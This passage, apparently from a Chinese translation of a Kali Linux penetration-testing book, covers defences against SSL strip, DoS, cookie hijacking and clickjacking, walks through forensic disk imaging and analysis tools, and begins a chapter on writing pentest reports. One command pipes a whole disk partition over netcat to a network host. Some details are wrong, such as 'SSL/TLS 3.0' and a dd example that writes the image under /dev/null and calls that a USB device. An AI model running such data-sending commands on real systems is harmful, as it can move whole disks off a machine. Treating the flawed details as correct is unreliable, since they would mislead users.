要抵御SSL strip攻击，就要理解SSL strip是如何对受害者进行漏洞利用的。该攻击利用的是会将用户从未加密部分重定向到加密部分的网站。当你浏览http://www.facebook.com或http://www.gmai.com时，你会注意到你将被重定向到https://www.facebook.com和https://www.gmail.com。SSL strip会破坏重定向的过程，强制受害者使用该网站的非安全版本。而且，即使该站点没有非安全版本，但仍然有重定向，SSL strip也会截获该HTTP请求，将用户请求转发给HTTPS站点。当受害者这么做时，攻击者就能查看受害者的整个会话。

对抗SSL strip攻击的一种方法是保证网站没有非安全版本，并且他们不实现重定向功能。这么做可以阻止SSL strip攻击，因为这里不存在重定向的可能性。在受害者被攻击时，他们仅仅只是无法访问网站。站在现实生活中可实现的角度看，我们知道这是很难加强的部分。人们已经习惯了输入不安全的HTTP请求，并且在需要加强安全时自动重定向。还有，许多公司并不希望用

户因为没有访问他们网站的安全版本而以为他们的网站宕机了。所以最好的保护SSL strip的方式是教育用户网络攻击是如何进行的，这样他们就能识别出来。

除此之外，我们前面列出的针对中间人攻击的防御方法也可用于防御SSL strip攻击。这么做有效的原因是SSL strip攻击依赖于中间人攻击才能进行。

7.4　防御拒绝服务攻击

大多数分布式拒绝服务攻击（DDoS，Distributed Denial of Service）或标准的拒绝服务攻击（DoS，Denial of Service）工具都是用C#或者Java写的开源工具。我们在第6章中演示过个人如何通过DoS工具来限制用户对线上资源的访问或是让网站宕机从而对它的业务造成毁灭性的影响。DDoS/DoS工具通常都会以Web应用压力测试工具的名称来宣传。尽管它们可能会被用于压力测试，但大多数情况下还是服务于恶意用途。

大多数情况下DDoS/DoS攻击要求搞垮网络基础设施硬件。防御DDoS/DoS攻击的常见做法之一是对要处理大量涌入的数据包的网络硬件进行配置，使其能检测到反常的行为和流量模式（Traffic Pattern）。检测到的恶意流量应该被自动过滤，从而避免服务被中断。第三方服务提供商所提供的工具，如负载均衡器和Web应用防火墙（WAF，Web Application Firewall），在侦测和防御试探容积和应用类型的攻击上效果非常显著。带有DoS侦测功能的安全工具也能识别网络、会话和应用层的流量，引入它就是为了降低可能存在于协议栈各层的DoS风险。

为了防御持续的、长时间的攻击，许多企业都转向DDoS应用服务提供商寻求帮助。DDoS应用服务提供商能够跟你的ISP一起协作，尝试通过将流向你们网络的DDoS流量从企业的服务器重定向到其他地方来组织DDoS攻击。他们是借助路由协议来实现这种防御的，比如边界网关协议（BGP，Border Gateway Protocol）和高级DNS技术。

许多DDoS/DoS攻击在实施时用的都是伪造的或无效的IP地址。网络管理员应该在他们连接到互联网的边界路由器上部署单播逆向路径转发（Unicast RPF，Unicast Reverse Path Forwarding）来作为针对发起DDoS时伪造IP源地址的保护机制。大家普遍认为单播逆向转发是连接到互联网的边界路由器实施防护的最佳方式，可以作为防御DDoS/DoS的一个很好的起点。在思科路由器上，单薄逆向转发是在网口层进行配置的。其他企业路由器生产商也在他们的路由器上提供了类似的功能。在配置好单播逆向转发后，来自非证实的IP地址或是无效IP地址的数据包会被丢掉。

另外一项识别DDoS/DoS流量的最新技术是利用Netflow结合传送访问控制列表来阻止流量进入网络，还能识别内网攻击。它会分析流量行为，在网络上观察到的任何恶意流量征兆都会触发警报，比如Smurf或泪滴攻击数据包。领先的DDoS/DoS解决方案都具备监测内部和外部DDoS/DoS威胁的能力。

7.5 防御针对 cookie 的攻击

我们在前面章节中介绍过，cookie劫持是攻击者窃取会话cookie的一种技术。如果你的网站运行的是SSL/TLS 3.0，cookie劫持就基本失效了。许多攻击者都组合使用中间人攻击或SSL strip攻击来绕过SSL/TLS；不过，确保你的Web应用只有安全的页面，也就意味着不提供HTTP到HTTPS的重定向，这样能够降低这类攻击的有效性。



如果攻击者使用跨站脚本来向他们的服务器发送cookie，那么cookie劫持就能工作在SSL/TLS连接上很好的。开发者可以在cookie上设置Secure和HttpOnly标记降低这种风险。

针对Web应用安全一个常见错误是假定开发者对整个会话都做了安全加固，而实际上他们只是对该Web应用的身份认证页面做了安全加固。如果不是对整个会话都进行了安全加固的话，用户很有可能会被攻击。开发者必须保证他们的整个应用都支持基于SSL/TLS 3.0的安全的和经过加密的Web会话，从而避免被攻击。

其他针对cookie劫持的防御还可以跟流行的应用分发控制器实例一起工作，如负载均衡器和内容过滤器。常见的可以考虑的第三方服务提供商有思科、Bluecoat、Riverbed、Websense及其他一些厂商。这些服务提供商中有很多都会将cookie标记修改为Secure和HttpOnly。他们还提供内建的私有技术来降低一些跨站脚本攻击的危害。

7.6 防御点击劫持

我们在第5章中介绍过点击劫持，它是一种攻击方法：攻击者欺骗用户，使其在点击一些页面元素时实际上是在点击其他一些东西，而非他们认为它所呈现的内容。对抗点击劫持的最好方法之一是运行Firefox或Chrome浏览器的noscript扩展。它会阻止未经认证的代码在Web浏览器中运行。Noscript可以检测到未经认证的脚本、警示用户该脚本的存在并阻止脚本运行。用户也可以选择全局关闭某个会话或某个网站中的脚本控制。

本书作者非常中意noscript；不过，你应该鼓励Web开发者在HTTP响应中设置X-Frame-Options首部来降低Web应用中的这类风险。此外，有些应用分发控制器（ADC）实例也为管理员提供了编写定制脚本的功能。它也有助于降低这类风险。



有些网站可能必须要能运行脚本。这类情况包括购物车或是其他电商网站。



7.7 数字取证

Kali Linux 1.0包含了一些用于满足取证需求的工具。取证是调查证据并完善跟事件有关的事实的过程。本节将会针对数字取证做一些介绍。我们认为当你的一些资产，例如服务器或Web应用，受到危害时，你有必要制定一个应对计划。你最好调研一下其他资源，接受更完善的培训。取证本身的内容已经超出了Kali Linux中自带的这些取证工具。数字取证是信息安全领域中发展迅猛的一个领域，很少有人真正在行。

在你进行数字取证时，一定要记住三条规则。如果没能很好地遵守这三条规则，那么，你基于自己的调研所得出的结论，看起来可能会很业余，或者你的取证调查看上去用处不大。

第一条规则是不要直接对原始数据进行操作。一定要用副本来进行取证。确保在创建副本时你并没有修改数据。一旦动了或修改了原始数据，你的调查结果就毫无意义了。篡改过的证据不能用于任何法律诉讼，不管你从中找到了什么。原因是一旦原始数据被修改了，就存在找出的是伪证进而遮盖事实真相的可能性。举个修改原始数据的例子，调整系统日志中的时间戳就可能改变事实真相。而我们无法甄别这是业余分析师的失误还黑客尝试掩盖痕迹而做的这类修改。

许多取证专家都会用专用设备来一个比特一个比特地复制数据。有一些声誉很好的软件也可以达到同样的效果。详细记录整个过程也很重要。法律诉讼中出示的许多数字副本最终都被打回了，原因是存储媒介如硬盘的散列跟复制出来的数据的散列不一致。硬盘的散列肯定无法跟受污染的副本的散列一致，即使只是修改了其中一个比特位的信息。散列一致意味着基本上可以确定原始数据，包括文件系统访问日志、删除的数据磁盘信息及元数据，就是原始数据源的精确副本。

数字取证的第二条规则是能存储数据的一切媒介都要检查。在涉及数字媒介的知名案件中，重要证据都存储在相机、数字摄像机、视频游戏控制台、手机、iPod和其他一些数字设备中。如果一个设备带有存储用户数据的功能，那么该设备在取证调查中就有可能用到。不要只是因为可能性不大就错过一些设备。汽车导航系统会将地图和音乐存储到SD卡中，不法分子可能会用它隐藏数据。另外，还可以基于下载音乐的标记提供互联网使用的证据。

数字取证的最后一个重要规则是确保你记录下来了所有发现。达成结论的所有证据和步骤都

必须易于理解，这样才能受信。更重要的是，你的发现必须是可重现的。独立调查员根据你的文档和技术必须能得出跟你一样的结论。还有很重要的一点是你的文档必须能够保持一个记录了什么时候发生了什么、怎么发生的事件时间线。所有的时间线结论都应该被记录下来。

取证调查实质上就是检验安全专家对跟事件关联的证据的洞察力。人们很容易基于个人观点推断发生了什么以及谁是坏人。这么做很快就会让你在圈子里名声拜尽。作为取证专家，你必须只陈述事实。看看下面这两个描述有什么差异：(1) Alice窃取了Bob的文件；(2) 登录的用户名为Alice的账户发起了一个从用户账户Bob的主目录，到序列号为XXX的USB硬盘的复制操作，日期为XXX，时间戳为XXX。真正的坏人可能窃取了Alice的登录凭据（使用本书中介绍的方法），并窃取了Bob的数据，而表现为是Alice在操作。你得出结论的那一刻，你的案例因为个人干扰立即变得没有说服力了。记住，作为取证的专业人士，你可能会被要求宣誓给出有关发生了什么的证词。当有任何事实以外的内容被记录了下来时，人们都可能会质疑你的可信性。

7.7.1　Kali取证启动模式

Kali Linux有个选项是使用*取证启动模式*（Forensics Boot）。如果你是使用Kali启动盘（如Live CD）来启动系统，你可以选择Kali取证模式。如果你要将Kali作为一个取证工具集，我们强烈建议你将Kali Live CD作为你的工具集中的一部分。Kali Live CD可以从Kali Linux网站上以ISO映像文件的形式下载（参见1.5节）。在Kali启动后，你能看到**Forensics mode**会是一个可选择的选项。



以取证模式（Foronsil mode）使用Kali Linux可以帮助你达成第一条黄金规则：不修改原始文件系统。它不会使用内部硬盘，也不会自动挂载内部硬盘。交换（SWAP）分区和所有其他担当内存或缓存的分区也都不会以任何形式使用。

在取证模式中，可移动媒介不会自动挂载。如果有CD或U盘插入到了系统上，它什么也不会做。很有可能你会通过手动挂载的方式在取证模式中使用可移动媒介。这便于取证专家对系统上已挂载的文件系统和媒介进行完全控制。

如前面所述，你一定要使用数据源的副本来开展工作。在做取证工作时，保证副本的文件系统完好无损很重要，这样你就能说明自己并没有做任何修改，并且你提供的步骤也可以被重复执行。让我们看看如何使用Kali中带有的工具来对数据进行复制和散列计算。

使用Kali进行文件系统分析

dd是Linux/Unix系统中最常见的文件系统复制工具之一。该工具可以用来生成文件系统的一份完全复制，包括已删除的扇区和启动扇区。在许多情况中，该工具用于创建外部媒介或是硬盘的映像文件。在dd创建好磁盘映像文件后，该文件可以在其他系统上挂载或检查。如有必要，dd可以将磁盘映像文件保存到网络共享上或是USB硬盘中，这样取证分析就不会使用本地文件系统。下一个例子会演示如何使用dd来生成内部硬盘的一份副本。第一步是选择目标机器，并使用Kali Live CD启动取证模式。

我们将会运行`sfdisk -l`命令来查看我们要进行分析的系统上的磁盘信息。

```
root@kali:~# sfdisk -l

Disk /dev/sda: 3916 cylinders, 255 heads, 63 sectors/track
Warning: extended partition does not start at a cylinder boundary.
DOS and Linux will interpret the contents differently.
Units = cylinders of 8225280 bytes, blocks of 1024 bytes, counting from 0

   Device Boot Start     End   #cyls    #blocks   Id  System
/dev/sda1   *      0+   3751-   3752-  30130176   83  Linux
/dev/sda2       3751+   3916-    165-   1324033    5  Extended
/dev/sda3          0       -       0          0    0  Empty
/dev/sda4          0       -       0          0    0  Empty
/dev/sda5       3751+   3916-    165-   1324032   82  Linux swap / Solaris
root@kali:~# 
```

前面的截图显示了五个分区。分区1、2、5看起来比较有用，而分区3和分区4显示为空。记住，交换分区可能会包含用户活动和缓存遗留下来的一些信息。如果用Live CD来启动一个基于Windows的系统，我们可能会看到一个不同的分区结构，不过，整体概念基本一致。

下一步是决定要复制哪个分区。我们选择前面的映像文件中第一个分区列出的`/dev/sda1`。

dd命令的基本使用方法如下：

```
dd if=<媒介/媒介上的分区> of=<映像文件>
```

在本例中，我们将会输入以下命令来创建第一个分区的副本：

```
dd if=/dev/sda1 of=sda1-image.dd
```

它会创建一个映像文件，作为跟我们本地文件系统上sda1分区的一个完全副本。希望你能看出我们操作中的一个重要问题。我们刚刚违背了黄金法则之一，那就是不要修改原始数据；而我们将该文件写到了本地文件系统中，这样会被认为修改了原始数据。最佳方式是将该映像文件写到另外一个文件系统中，比如一个不同的分区、网络共享或是USB硬盘中。本人的个人偏好是使用USB硬盘，不过，在这个例子中，使用本地文件系统仅仅是为了演示，因此也可以接受。

要使用USB硬盘作为被复制的系统的存储设备，你需要先将一个大的USB硬盘插到系统上。因为在Live CD的取证模式中，Kali不会自动挂载该USB硬盘。通常，你要保持该文件系统不被挂载，然后用dd工具来处理该硬盘的详细内容。要这么做，你需要运行下面截图中显示的命令：

```
root@kali:~# dd if=/dev/sda1 of=dev/null/sda1-image.dd
```

该USB设备的位置是/dev/null，不过，你可以选择任意位置。你也可以将该映像文件直接保存到NFS网络共享中。你可以用以下命令来完成：

```
dd if=/dev/sda1 | nc 我的主机IP地址 可选填的端口号
```

在下面的例子中，我们会把分区sda1克隆到IP地址为10.0.0.5的NFS存储服务器上：

```
dd if=/dev/sda1 | nc 10.0.0.5
```

还有其他一些工具可用来克隆文件系统。我们建议使用dd工具来克隆特定分区，因为它在Kali以及许多其他Linux和Unix系统中都是自带的。克隆系统的过程可能会非常耗时，这取决于你要复制的分区有多大。尽管dd是一个非常好的工具，但它并非所有情况下都是最佳工具。如果你是要克隆整个磁盘，这里还有其他一些流行的工具，比如AIMAGE或AIR Imager。它们都不是Kali中预装的，但非常受欢迎。重要的是如果该调查结果有可能会用在法律诉讼中，一定要确保取证调查中用的工具符合证据收集相关规定。

7.7.2　dc3dd

dc3dd是增加了取证功能的dd工具。dc3dd可以一比特一比特地计算你正复制的硬盘和源硬盘之间的散列。这对证明你正在研究的数据副本跟原始数据完全一致至关重要。你可以通过创建一份原始数据和副本的散列来供后面验证是否一致。

在下个例子中，我们会运行sfdisk -l命令来查看现有的硬盘和分区。如下面的截图所示：

```
root@kali:~# sfdisk -l

Disk /dev/sda: 3916 cylinders, 255 heads, 63 sectors/track
Warning: extended partition does not start at a cylinder boundary.
DOS and Linux will interpret the contents differently.
Units = cylinders of 8225280 bytes, blocks of 1024 bytes, counting from 0

   Device Boot Start     End   #cyls    #blocks   Id  System
/dev/sda1   *      0+   3751-   3752-  30130176   83  Linux
/dev/sda2       3751+   3916-    165-   1324033    5  Extended
/dev/sda3          0       -       0          0    0  Empty
/dev/sda4          0       -       0          0    0  Empty
/dev/sda5       3751+   3916-    165-   1324032   82  Linux swap / Solaris
root@kali:~# 
```

dc3dd工具运行的方式跟dd工具很像。你可以选定一个源硬盘或一个源分区以及要存储该映像文件的目标位置。它还提供了一个散列选项。在下个例子中，我们会选择分区/dev/sda2，并将它复制到一个名为CopyofDrivedc3dd的映像文件中，同时用sha256计算散列。



这个例子是为了演示。实际的取证调查中，我们不会将映像文件保存到同一个硬盘中。

```
root@kali:~# dc3dd if=/dev/sda2 of=/root/CopyofDrivedc3dd version hash=sha256
```

dc3dd会在复制完成后提供一个针对被复制硬盘的输入文件的唯一散列码。

```
dc3dd 7.1.614 started at 2013-07-06 17:32:32 -0400
compiled options:
command line: dc3dd if=/dev/sda2 of=/root/CopyofDrivedc3dd_version hash=sha256
device size: 2 sectors (probed)
sector size: 512 bytes (probed)
1024 bytes (1 K) copied (100%), 0.101596 s, 9.8 K/s

input results for device `/dev/sda2':
   2 sectors in
   0 bad sectors replaced by zeros
   c286355c09505425c793774ca4be95e5de98a6b7a4cd0a9a24e6f7473d490e6b (sha256)

output results for file `/root/CopyofDrivedc3dd_version':
   2 sectors out

dc3dd completed at 2013-07-06 17:32:32 -0400
```

重要的是证明副本的散列跟原始数据文件的散列是一致的。我们可以使用命令sha256sum来计算散列。如果我们在文件CopyofDrivedc3dd上计算了散列，也在分区/dev/sda2上计算了散列，我们能看到他们是一致的。我们甚至能看到dc3dd副本的输出也是一样的。既然散列都一致，我们可以确信取证调查中用到的文件是完全一样的。

```
dc3dd 7.1.614 started at 2013-07-06 17:32:32 -0400
compiled options:
command line: dc3dd if=/dev/sda2 of=/root/CopyofDrivedc3dd_version hash=sha256
device size: 2 sectors (probed)
sector size: 512 bytes (probed)
1024 bytes (1 K) copied (100%), 0.101596 s, 9.8 K/s

input results for device `/dev/sda2':
   2 sectors in
   0 bad sectors replaced by zeros
   c286355c09505425c793774ca4be95e5de98a6b7a4cd0a9a24e6f7473d490e6b (sha256)

output results for file `/root/CopyofDrivedc3dd_version':
   2 sectors out

dc3dd completed at 2013-07-06 17:32:32 -0400

root@kali:~# sha256sum CopyofDrivedc3dd_version
c286355c09505425c793774ca4be95e5de98a6b7a4cd0a9a24e6f7473d490e6b  CopyofDrivedc3
dd_version
root@kali:~# sha256sum /dev/sda2
c286355c09505425c793774ca4be95e5de98a6b7a4cd0a9a24e6f7473d490e6b  /dev/sda2
```

7.7.3　Kali中的其他取证工具

Kali在标为**Forensics**的目录下有无数的取证工具。这里有一些Kali中常用的工具，主要用于Web应用取证。

1. chkrootkit

chkrootkit可以在Linux系统中运行基于签名和进程来检查系统中是否存在rootkit。你可以将它当成针对Linux系统的反病毒软件或反恶意软件。

要运行chkrootkit工具，打开一个命令行终端窗口，输入chkrootkit。它会检查本地操作系统中是否有已安装的rootkit。

```
root@kali:~# chkrootkit
```


chkrootkit是一个保证你的Kali副本没有被影响的简单工具。你也可以在其他Linux发行版上安装并运行chkrootkit工具。

2. Autopsy

Autopsy是一个开源的数字取证工具，可以运行在Windows、Linux、OS X及其他Unix系统上。Autopsy可以用于分析磁盘映像文件并对文件系统进行深入分析，如NTFS、FAT、HFS+、Ext3、UFS以及一些其他卷系统类型。Autopsy最常见的用法是作为管理映像文件分析的案例管理工具。还记得我们是如何使用dd工具来创建映像文件的么？Autopsy可以帮助我们研究该映像文件。

要运行Autopsy，你可以浏览到**Kali Linux > Forensics > Digital Forensics**，并选择**Autopsy**。它会调起一个终端窗口，并运行该应用。你可以让那个窗口开着，在Web界面上使用该工具。要

访问Web界面，打开Web浏览器，并转向http://localhost:9000/autopsy。



选择**New Case**创建一个新的案例。它会跳到下面的示例截图：

CREATE A NEW CASE

1. **Case Name:** The name of this investigation. It can contain only letters, numbers, and symbols.

   Case01

2. **Description:** An optional, one line description of this case.

   Dr Chaos Test Case

3. **Investigator Names:** The optional names (with no spaces) of the investigators for this case.

   a. Aamir Lakhani　　b. Joey Muniz

   c.　d.　e.　f.　g.　h.　i.　j.

Autopsy会在继续进行之前弹出一些问题。问题包括设置时区、输入你的Kali系统和要调查的系统之间的时间偏移，以及描述，如主机名等。

在下面的这个例子中，我们会用Autopsy来检查前面例子中通过dd工具创建的一个映像文件，如下面的截图所示：

```
root@kali:~# dd if=/dev/sda5 of=mytestimage.dd
2648064+0 records in
2648064+0 records out
1355808768 bytes (1.4 GB) copied, 11.0758 s, 122 MB/s
root@kali:~# ls
Desktop  fimap.log  LOIC  loic.sh  mytestimage.dd  tftproot
```

第一步是向Autopsy加载映像文件，如mytestimage.dd。

1. Location
Enter the full path (starting with /) to the image file.
If the image is split (either raw or EnCase), then enter '*' for the extension.

/root/mytestimage.dd

2. Type
Please select if this image file is for a disk or a single partition.

○ Disk　　◉ Partition

3. Import Method
To analyze the image file, it must be located in the evidence locker. It can be imported from its current location using a symbolic link, by copying it, or by moving it. Note that if a system failure occurs during the move, then the image could become corrupt.

○ Symlink　　◉ Copy　　○ Move

它会给出一个选项让你设置使用dd工具创建文件时生成的该文件的散列值。你可以让Autopsy计算散列值。本书作者建议你自行计算MD5校验码。可以在文件运行md5sum命令时生成。

```
md5sum: mytes: No such file or directory
root@kali:~# md5sum mytestimage.dd
0b0d5cf41b6d18181dda95898450fa2c  mytestimage.dd
root@kali:~#
```

你可以将计算出的散列值直接填入Autopsy。

FILE ANALYSIS　KEYWORD SEARCH　FILE TYPE　IMAGE DETAILS　META DATA　DATA UNIT　HELP ?　CLOSE X

Directory Seek
Enter the name of a directory that you want to view
/
VIEW

File Name Search
Enter a Perl regular expression for the file names you want to find
SEARCH

ALL DELETED FILES
EXPAND DIRECTORIES

Current Directory: /
ADD NOTE　GENERATE MD5 LIST OF FILES

DEL	Type dir / in	NAME	MODIFIED	ACCESSED	CHANGED	SIZE	UID	GID	META
✓	d / d	last/	2001.03.15 19:45:05 (CST)	2001.03.15 19:45:05 (CST)	2001.03.15 19:45:05 (CST)	0	1031	100	2038
✓	r / r	lk.tgz	2001.03.15 19:36:48 (CST)	2001.03.15 19:44:50 (CST)	2001.03.15 19:45:05 (CST)	520333	0	0	23
	d / d	../	2001.03.15 19:45:05 (CST)	2001.03.16 04:03:12 (CST)	2001.03.15 19:45:05 (CST)	1024	0	0	2
	d / d	./	2001.03.15 19:45:05 (CST)	2001.03.16 04:03:12 (CST)	2001.03.15 19:45:05 (CST)	1024	0	0	2
	d / d	bin/	2001.03.15 19:45:02 (CST)	2001.03.16 04:03:37 (CST)	2001.03.15 19:45:02 (CST)	2048	0	0	30121

File Browsing Mode

In this mode, you can select a file or directory.
File contents will be shown in this window.
More file details can be found using the Metadata link at the end of the list (on the right).
You can also sort the files using the column headers

Autopsy是一个可以帮助收集用于文档目的的取证信息的工具。当某个分区可以进行检查时，你可以用Autopsy来查看特定磁盘、文件信息、原始文件以及它们的元数据。Autopsy也可以连接美国国家标准和技术研究所的国家软件参考库（National Institute of Standards Software Reference Library），通过比较已知文件的散列来判定它们是正常的程序还是非正常程序。

3. Binwalk

在取证调查中，我们通常很难看出找到的二进制文件的用途。原因是我们通常拿不到二进制文件对应的源码文件。**Binwalk**是一个固件分析工具，用来辅助对固件映像文件和其他二进制软件进行分析、提取和逆向工程。Binwalk的关注点是固件二进制文件；不过，我们也看到了一些更新可用于家庭网络和无线设备及其他消费电子产品。

Binwalk有一些不同的选项，你可以参考https://code.google.com/p/binwalk/wiki/Usage。你可以将命令`binwalk`和你要检查的二进制文件的文件名一起运行。下个例子中我们会针对家庭无线路由器的二进制固件使用Binwalk，如下图所示：

```
root@kali:~/Desktop# ls
Ao66PC  FW_WRT54Gv8.2_8.2.08.001_US_20091005.bin  loic
root@kali:~/Desktop# binwalk FW_WRT54Gv8.2_8.2.08.001_US_20091005.bin
```

Binwalk会输出该二进制文件的结果：

```
DECIMAL     HEX         DESCRIPTION
-------------------------------------------------------------------------------------
1288        0x508       CFE boot loader, little endian
65536       0x10000     Broadcom 96345 firmware header, header size: 256, firmware version: "8", board id: "6348GW-10",
                        ~CRC32 header checksum: 0x7FBD17C6, ~CRC32 data checksum: 0xF44DBF79
65792       0x10100     Squashfs filesystem, big endian, version 2.0, size: 2623358 bytes, 420 inodes, blocksize: 65536
                        bytes, created: Thu Sep 17 18:07:36 2009
3426366     0x34483E    Sercomm firmware signature, version control: 0, download control: 0, hardware ID: "DG834GT", hardware
                        version: 0x4100, firmware version: 0x16, starting code segment: 0x0, code size: 0x7300
```

前面的截图显示，管理员下载了一个二进制文件并对其进行了重命名，使其看起来更像是来自另外一个厂商（FW_WRT54G是一款Linksys路由器）。Binwalk可以分析该文件并警告该文件是一个Sercom的固件文件，即使文件被重命名为Linksys格式。

4. pdf-parser

pdf-parser用来解析和分析便携式文件格式（PDF，Portable Document Format）的文档，以及从PDF文档中提取原始信息，如代码、图片和其他元素。它是一款用来检查和销毁被判为包含恶意代码的PDF文档的工具。

5. Foremost

Foremost是一个数据切分工具，可以基于文件的首部、尾部和内部数据结构来恢复文件。Foremost可以用于映像文件，如通过`dd`、Safeback和Encase工具生成的映像文件，或是直接用于硬盘。映像文件的首部和尾部可以通过一个配置文件来指定，或是用命令行来识别文件的类型。

这些内建类型会查看给出文件格式的数据结构，从而允许更可靠、更快的恢复动作。

6. Pasco

Pasco是一款取证工具，它可以读取由微软的IE创建的index.dat文件。index.dat文件会存储用户的浏览记录，这在对主机进行调查时非常有用。微软会在主机系统硬盘中的各种位置存储index.dat。举个例子，一些index.dat文件是在用户的主目录中，用以保存用户的配置信息。



Pasco只针对IE有效。其他浏览器如Firefox和Chrome不会保留index.dat文件.Firefox和Chrome会将浏览器信息存储到SQLite数据库中。数据库的位置在各个操作系统中都不相同，但它们可以通过SQLite数据库查看器打开查看。本书作者喜欢的SQLite客户端工具之一是一款Firefox插件，名为SQLite Manager。

7. Scalpel

Scalpel是一款文件切分工具，用于搜索已知文件首部和尾部签名数据库、尝试从硬盘映像文件中切分出文件。你可以用你要定位的文件类型来对scalpel.conf文件进行配置，然后针对某个数据库运行该工具。

8. bulk_extractor

bulk_extractor可以用来从映像文件中提取各种内容，包括信用卡号、手机号、URL和电子邮件地址。bulk_extractor也可以通过映像文件生成单词列表，进而用于字典攻击。bulk_extractor可能要运行数个小时，但提取出来的数据在取证中的作用对得起这份等待。

7.8 小结

商业运营中的一些资源至关重要，而自始至终保障这些资源的安全更是重中之重。我们之所以写这本书，除了想为渗透测试人员提供支持，更希望教给读者各种攻击方法。因为恶意用户可以对资源进行利用，所以管理员应该提高安全防御水准。每个人都是一个被攻击的目标，投入多少时间和资源来降低被利用的风险取决于资源所有者。

本章内容可用来防御前几章介绍的攻击。你可以将前几章介绍的工具当成验证自己系统上存在漏洞的工具。本章介绍的内容包括如何克隆Web应用以避免对线上系统进行测试、基线安全标准，以及防御前几章介绍的各种攻击。这些攻击包括密码破解、中间人攻击、SSL strip、DoS、Cookie窃取和点击劫持。本章还专门用一节来介绍如何使用Kali Linux进行数字取证调查。

下一章我们将介绍交付渗透测试服务的最佳方式，包括开发专业交付成果的各种方法。

第 8 章

渗透测试执行报告



在展开本章内容前，我们想先说明一下，本章内容涉及的主题有撰写报告、设定条款和协议。我们应当将这些例子用作通用指导方针。我们并不是主张只掌握符合法律规定的知识或技术。虽然我们的Facebook资料中显示有7个都是律师，而且是电视剧《波士顿法律》的热心观众，但我们不是Denny Crane[①]。当需要严肃对待开发范围、协议和报告等问题时，我们建议你寻求专业的法律帮助。

网络工程师负责部署网络，程序员负责编写应用，审计员负责编写报告。作为网络渗透测试人员，毫无疑问你扮演着审计员的角色。你跟负责配置路由协议的网络工程师不同，跟负责编写应用的程序员也不同，你的价值在于你编写的报告。换句话说，你需要学习如何编写报告。有一门科学艺术跟写作是关联的。如果要寻求一个一致的风格，本书作者推荐“The Modern Language Association of America Style”（美国现代语言学会语体），即广为人知的**MLA**。MLA是一种易于使用的写作语体，也是大多数高中学校所要求的写作标准。H. Ramsey Fowler和Jane E. Aaron编纂的名为*The Little, Brown Handbook*[②]的参考指南，是一本介绍写作时如何正确使用MLA语体的专著。作为渗透测试人员，并且最终有可能是审计员，你的价值都取决于如何呈现自己的发现。渗透测试报告不成功的首要原因是语法或拼写错误。次要原因是不合逻辑的流程或语体。这也是我们强烈建议你提前让跟项目无关的其他人帮你审定报告，以提供旁观者观点的原因。不过，审定者不一定非要懂技术。

你如何呈现结果是对将来业务最有影响力和决定性的因素。在熟悉了写作语体之后，你要了解一些跟技术审计相关的较为恰当的语体和流程，其中包括来自PCI或其他行业组织制定的行业标准，比如CoBIT和ITIL。最终，报告的主题应该符合审计服务的企业进行公司治理采用的标准。同时要记得渗透测试报告会过很多人的手，也可能会在超过预期的很长一段时间内被很多人引用。

客户希望知道他们的系统到底有多容易被攻击，以及修补这些漏洞的需求条件，从而能够降低整体遭受攻击的安全风险。报告的格式和基调会引起对数据的正面反应或负面反应。与漏洞关

①《波士顿法律》中一个主角的名字，律师届的精英。——编者注

② 原书第9版的中文版《李特–布朗英文写作手册（中文简释版）》由北京大学出版社出版。——编者注

联的，可能是某些职位上的员工被辞退。当然，也可能一个严重的安全漏洞因报告没有恰当地突出修复该问题的重要性而被忽略。那些顶尖的服务提供商会在编写执行报告时，从业务和技术优势两方面做权衡，使最终结果能对领导层和技术员工产生正面影响。

一个比较好的出发点是了解哪些规定、标准和法令对客户来说比较重要。将客户的需求和行业标准结合起来是本章的第一个主题。接着，我们会看一下用于主导交付服务的不同服务模型。之后，我们会关注执行报告的不同类型的文档格式，以便你可以在服务的后续流程中给客户留下一个比较好的印象。本章将会以一些示例报告结尾，并且会在最后介绍一下Kali Linux中可用的其他报告工具。

8.1　遵从规范

客户手里只有有限的预算，因此，他们通常不会将安全作为主动投入成本的首选对象。根据我们的经验，客户会先将经费用在其他技术领域，直到出现一些问题导致损失，这时才会调配响应性的支出。许多客户现有设施中就已存在很多问题需要解决，而他们同时还在升级系统以跟上最新的技术发展，对提供评估现有安全状况的服务——如渗透测试——的服务提供商来说，这时他们面对的情况要复杂得多。一个类似的情况是，在许多人购买笔记本电脑时，他们会顺便考虑买一些功能型软件，而不是安全防御型软件（例如买微软的Word应用，而不是杀毒软件）。当该笔记本电脑用了一段时间感染了病毒时，用户才会暂停考虑功能型软件，提高购入安全软件以删除恶意应用的优先级。

提高你的服务在客户采购中优先级的一个方法是将其跟商业规定看齐。客户通常更倾向于购买用来使其符合商业责任要求的服务，这样比较方便他们跟相关方说明这项投入的意义。许多行业都对未通过审计的情况采取了严厉措施，从罚款到解雇都有。将交付的结果跟标准规定看齐是有助于推广服务的一剂强心针。

跟行业规范相关的一些重要术语如下。

- **基线**　它们主要用于描绘出能够满足政策要求的最低安全等级。基线可以是配置、架构或流程（可能影响也可能不影响业务流程，但可以被修改以满足这些要求）。你可以将基线用作制定标准的一个抽象。
- **标准**　它们是用于支持更高政策要求的强制性要求。标准可能会要求使用特定的技术，包括品牌、产品和协议。举个例子，基于需要有某种形式的自动化访问控制的基线，使用思科身份服务引擎（Cisco Identity Services Engine）创建一个针对802.1x的标准。
- **指导方针**　它们是建议性质的，而不是必需的。你可以将指导方针看成与标准类似。不过，没有什么会强制人们一定遵守它们。例如，在防火墙上开放哪些端口做一些控制而不是开放所有端口的流量。

8.2　行业标准

有很多行业标准是强制客户遵循的。以下列表常用于说明筹集资金的产品和服务是符合要求的。

